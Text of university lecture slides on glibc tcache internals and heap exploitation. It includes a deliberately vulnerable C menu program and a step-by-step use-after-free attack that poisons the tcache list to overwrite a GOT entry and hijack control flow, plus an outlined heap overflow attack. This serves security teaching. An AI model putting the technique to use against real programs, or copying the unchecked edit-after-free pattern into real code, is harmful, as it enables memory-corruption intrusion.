Lecture 15: Heap Exploitation Practices I: Use-after-free, Double-free, Heap-Overflow with TCache

Sanchuan Chen

schen@auburn.edu

11/13/2023

Thread Local Cache (tcache) Bins

Thread local cache bin (TCache bin) is introduced in glibc 2.26 in 2017 [1, 2, 3].

The primary data structures are `tcache_perthread_struct` and `tcache_entry`.

malloc/malloc.c

```
304 # define TCACHE_MAX_BINS 64
...
323 # define TCACHE_FILL_COUNT 7
...
2902 /* We overlay this structure on the user-data portion of a chunk when
2903    the chunk is stored in the per-thread cache.  */
2904 typedef struct tcache_entry
2905 {
2906   struct tcache_entry *next;
2907 } tcache_entry;
2908
2909 /* There is one of these for each thread, which contains the
2910    per-thread cache (hence "tcache_perthread_struct").  Keeping
2911    overall size low is mildly important.  Note that COUNTS and ENTRIES
2912    are redundant (we could have just counted the linked list each
2913    time), this is for performance reasons.  */
2914 typedef struct tcache_perthread_struct
2915 {
2916   char counts[TCACHE_MAX_BINS];
2917   tcache_entry *entries[TCACHE_MAX_BINS];
2918 } tcache_perthread_struct;
...
2921 static __thread tcache_perthread_struct *tcache = NULL;
```

Thread Local Cache (tcache) Bins

Figure 1 is an example layout of TCache bins. And specifically, each allocated chunk and freed chunk in TCache bins has the layout in Figure 2. There are in total 64 entries (0x410 - 0x20)/0x10 + 1 = 64




Figure: 1: Single linked list layout of TCache bins

Thread Local Cache (`tcache`) Bins




Figure: 2: Allocated chunks and TCache bin freed chunks (64 bits system)

An Example to Show `tcache` Internals

Let's use `pwndbg` [4] to debug and show heap details. Specifically, we can use the following commands:

- `vis_heap_chunks`: to visualize all heap chunks.
- `tcachebins`: to show TCache bins.
- `bins`: to show all available bins.

Suppose we have a program which can allocate memory given by the user. The following are the heap memory and bins after allocating two 16 bytes buffers.

```
pwndbg> vis_heap_chunks
...
0x603250 0x0000000000000000 0x0000000000000021 ........!.......
0x603260 0x4141414141414141 0x4141414141414141 AAAAAAAAAAAAAAAA
0x603270 0x0000000000000000 0x0000000000000021 ........!.......
0x603280 0x4242424242424242 0x4242424242424242 BBBBBBBBBBBBBBBB
0x603290 0x0000000000000000 0x0000000000020d71 ........q.......  <-- Top chunk

pwndbg> tcachebins
tcachebins
empty

pwndbg> bins
tcachebins
empty
fastbins
0x20: 0x0
0x30: 0x0
0x40: 0x0
0x50: 0x0
0x60: 0x0
0x70: 0x0
0x80: 0x0
unsortedbin
all: 0x0
smallbins
empty
largebins
empty
```

And the following is the heap memory and bins after freeing those two 16 bytes buffers.

```
pwndbg> vis_heap_chunks
...
0x603250 0x0000000000000000 0x0000000000000021 ........!.......
0x603260 0x0000000000000000 0x4141414141414141 ........AAAAAAAA  <-- tcachebins[0x20][1/2]
0x603270 0x0000000000000000 0x0000000000000021 ........!.......
0x603280 0x0000000000603260 0x4242424242424242 `2`.....BBBBBBBB  <-- tcachebins[0x20][0/2]
0x603290 0x0000000000000000 0x0000000000020d71 ........q.......  <-- Top chunk

pwndbg> tcachebins
tcachebins
0x20 [  2]: 0x603280 --> 0x603260 <-- 0x0

pwndbg> bins
tcachebins
0x20 [  2]: 0x603280 --> 0x603260 <-- 0x0
fastbins
0x20: 0x0
0x30: 0x0
0x40: 0x0
0x50: 0x0
0x60: 0x0
0x70: 0x0
0x80: 0x0
unsortedbin
all: 0x0
smallbins
empty
largebins
empty
```

If an already freed memory chunk is used again, this will corrupt the heap content and lead to use after free attacks (UAF).

An example UAF attack has the following steps:

- malloc a small chunk of size x
- free the allocated chunk of the size x
- edit the freed chunk and corrupt the meta data, as the meta data is in placed with the user data. (After this step, the heap management system believes there are two freed chunks, and the new one is added by the editing)
- malloc twice (which will lead to the allocation of two objects with size x)
- edit the last allocated chunk (that will cause write-to-arbitrary-place with arbitrary value attack)

A Use-after-free Vulnerability Example

Suppose we have a program and its interface is shown in the following. A user can allocate a chunk of heap memory, free the chunk, or edit the chunk.

```
pwndbg> r
Starting program: /home/schen/comp6700/lec21/use_after_free
Choose from the following menu:
0. [exit]
1. [m]alloc with size, e.g. m 2
2. [f]ree with index, e.g, f 1
3. [e]dit allocated chunk's content, e.g, e 2
4. [l]ist all pointers, e.g, l
```

A Use-after-free Vulnerability Example

```
...

void print_menu(){
    char *MENU[7] = {
        "Choose from the following menu:\n",
        "0. [exit]\n",
        "1. [m]alloc with size, e.g. m 2\n",
        "2. [f]ree with index, e.g, f 1\n",
        "3. [e]dit allocated chunk's content, e.g, e 2\n",
        "4. [l]ist all pointers, e.g, l\n",
        "5. [r]ead content by index, e.g., r 1\n"};

    for(int i = 0; i < 7; i++)
        printf("%s", MENU[i]);
}

void act_malloc(int n){
    printf("Allocating %d bytes\n", n);
    ptrs[cnt] = malloc(n);
    used[cnt] = UNDERUSE;
    request_size[cnt] = n;
    cnt++;
}

void act_free(int n){
    printf("Freeing pointer %d: %p\n", n, ptrs[n]);
    free(ptrs[n]);
    used[n] = FREED;
}
```

A Use-after-free Vulnerability Example

```
void act_edit(int n, char *s, int size){
    printf("Editing pointer %d: %p\n", n, ptrs[n]);
    memcpy(ptrs[n], s, size);
}
void list_ptrs(){
    printf("Index\tPointers\tRequested Size\tStatus\n");
    for (int i = 0; i < cnt; i++){
        printf("%d\t%p\t%u\t", i, ptrs[i], request_size[i]);
        if (used[i] == UNDERUSE)
            printf("Under Use\n");
        else if (used[i] == FREED)
            printf("Freed\n");
    }
}

void read_content(int n){
    int i = 0;
    for(; i < 8; i++){//, rank = rank * 256){
        printf("%c", *(char *)(ptrs[n] + i));
    }
    printf("\n");
}

int valid_id(char *s, ssize_t len){
    ssize_t i = 0;
    for (i = 0; i < len; i++)
        if (!isdigit(s[i]) && !isalpha(s[i]))
            return 0;
    return 1;
}
```

A Use-after-free Vulnerability Example

```
void win(){
    printf("You win!\n");
    exit(0);
}
int main(){
    char buf[100]; char str[100]; int n,n1,n2;
    setbuf(stdout, NULL);
    while (1){
        print_menu(); memset(buf, 0, 100); read(0, buf, 90);
        if (strstr(buf, MALLOC) || buf[0] == '1'){
            sscanf(buf + sizeof(MALLOC), "%d", &n);
            act_malloc(n);
        } else if (strstr(buf, FREE) || buf[0] == '2'){
            sscanf(buf + sizeof(FREE), "%d", &n);
            act_free(n);
        } else if (strstr(buf, EDIT) || buf[0] == '3'){
            sscanf(buf + sizeof(EDIT), "%d%n", &n, &n1);
            n2 = 0; while(buf[n2] != '\n') n2++;
            act_edit(n, buf + sizeof(EDIT) + n1 + 1, n2 - sizeof(EDIT) - n1 - 1);
        } else if (strstr(buf, LIST) || buf[0] == '4'){
            list_ptrs();
        } else if (strstr(buf, READ) || buf[0] == '5'){
            sscanf(buf + sizeof(READ), "%d", &n);
            read_content(n);
        } else if (strstr(buf, EXIT) || buf[0] == '0')
            break;
        else continue;
    }
    return 0;
}
```

An Attack Example

STEP 1: allocate a small chunk

We first allocate a small chunk of 8 bytes and the heap layout is:

```
pwndbg> vis_heap_chunks
...
0x70a250 0x0000000000000000 0x0000000000000021 ........!.......
0x70a260 0x0000000000000000 0x0000000000000000 ................
0x70a270 0x0000000000000000 0x0000000000020d91 ................  <-- Top chunk
```

An Attack Example

STEP 2: free the allocated chunk

After freeing the chunk, the layout of tcache bins in Figure 3.




Figure: 3: TCache bins layout after malloc and free

The heap memory layout is:

```
pwndbg> vis_heap_chunks
...
0x70a250 0x0000000000000000 0x0000000000000021 ........!.......
0x70a260 0x0000000000000000 0x0000000000000000 ................ <- tcachebins[0x20][0/1]
0x70a270 0x0000000000000000 0x0000000000020d91 ................ <- Top chunk
```

An Attack Example

STEP 3: edit the freed chunk

After editing the chunk, we have the layout of in Figure 4, which means that we successfully deceive the system that we have two free chunk and the second one's data part points to the address we would like to change (i.e., where we would like to write-to). Here, we edit the data with an address (e.g., GOT table entry) we are interested in and later in the last step of this attack we can edit its value to 0xdeadbeef (or arbitrary value of our interest).




Figure: 4: TCache bins layout after using freed chunk

An Attack Example

STEP 3: edit the freed chunk

At this moment, the heap memory looks as the following. We can see that the first word of data portion of the chunk is overwritten with an address of our interest (e.g., the malloc entry in GOT, which stores the libc address of function malloc).

```
pwndbg> vis_heap_chunks
...
0x70a250 0x0000000000000000 0x0000000000000021 ........!.......
0x70a260 0x0000000000602068 0x0000000000000000 h `.............<-- tcachebins[0x20][0/1]
0x70a270 0x0000000000000000 0x0000000000020d91 ................<-- Top chunk
```

An Attack Example

STEP 4: allocate twice

We next malloc twice, the TCache bins layout for the first malloc is shown in Figure 5 and the TCache bins layout for the second malloc is shown in Figure 6.




Figure: 5: TCache bins layout after first malloc in STEP 4




Figure: 6: TCache bins layout after second malloc in STEP 4

An Attack Example

STEP 5: edit the last allocated chunk

Next, we edit the content of the last allocated chunk (essentially at GOT) with the value of our interests. Here we change the function malloc address in GOT entries to the function win address. The heap memory is as follows. And we can see the GOT entry for malloc has been changed to 0x400d7d, which is the entry address of function win (and we can change it to the address of any ROP gadgets as well).

The heap memory and corresponding GOT memory are as follows:

```
pwndbg> vis_heap_chunks
...
0x70a250 0x0000000000000000 0x0000000000000021 ........!.......
0x70a260 0x0000000000602068 0x0000000000000000 h `.............
0x70a270 0x0000000000000000 0x0000000000020d91 ................  <-- Top chunk

pwndbg> x/20gx 0x602068
0x602068: 0x0000000000400d7d 0x00007fd51047a550
...
```

Finally, we allocate a new chunk, which will call function malloc and the control flow is hijacked to function win.

```
You win!
```

An Attack Example

In summary, in the use-after-free attack, we have gained writing to arbitrary place with arbitrary value primitive.

The Figure. 7 - Figure. 11 show the allocated memory chunk and the free memory chunk at each steps of the attack.

An Attack Example




Figure: 7: Allocated and free memory chunks in STEP 1

An Attack Example




Figure: 8: Allocated and free memory chunks in STEP 2

An Attack Example




Figure: 9: Allocated and free memory chunks in STEP 3

An Attack Example




Figure: 10: Allocated and free memory chunks after the first malloc in STEP 4

An Attack Example




Figure: 11: Allocated and free memory chunks after the second malloc in STEP 4

Heap Overflow Attack on TCache Bins

If two chunks are next to each other, and there is no boundary check when using the chunk, the data of one chunk may corrupt the other chunk and lead to heap overflow attacks.
An example heap overflow attack on TCache bins could have the following steps:

- malloc a small chunk of size X, twice
- free the last allocated chunk
- overflow the first allocated chunk and corrupt the meta data of the last allocated chunk (which is freed and in TCache bins), leading to the control to the address (i.e., where) we aim to write
- malloc twice
- edit the last allocated chunk, leading to the control with the value (i.e., what) we aim to write.

